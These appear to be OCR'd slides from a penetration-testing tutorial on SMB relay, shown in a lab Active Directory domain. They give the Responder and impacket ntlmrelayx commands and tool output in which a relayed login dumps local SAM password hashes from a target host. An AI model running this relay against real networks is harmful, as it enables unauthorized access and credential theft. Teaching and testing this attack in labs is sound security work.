SMB RELAY

An Overview

SMB Relay

What is SMB Relay?

Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access

Requirements

- SMB signing must be disabled on the target
- Relayed user credentials must be admin on machine

SMB Relay

Step 1: Run Responder

gedit Responder.conf

SMB Relay

Step 2: Run Responder

python Responder.py –I tun0 -rdw


```
root@kali:/opt/impacket/examples# python ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

SMB Relay

Step 3: Set up your relay

python ntlmrelayx.py –tf targets.txt –smb2support



SMB Relay

Step 4: An Event Occurs…

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] HTTPD: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] HTTPD: Client requested path: /
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] SMBD-Thread-8: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
[*] Done dumping SAM hashes for host: 10.0.3.6
```

SMB Relay

Step 5: Win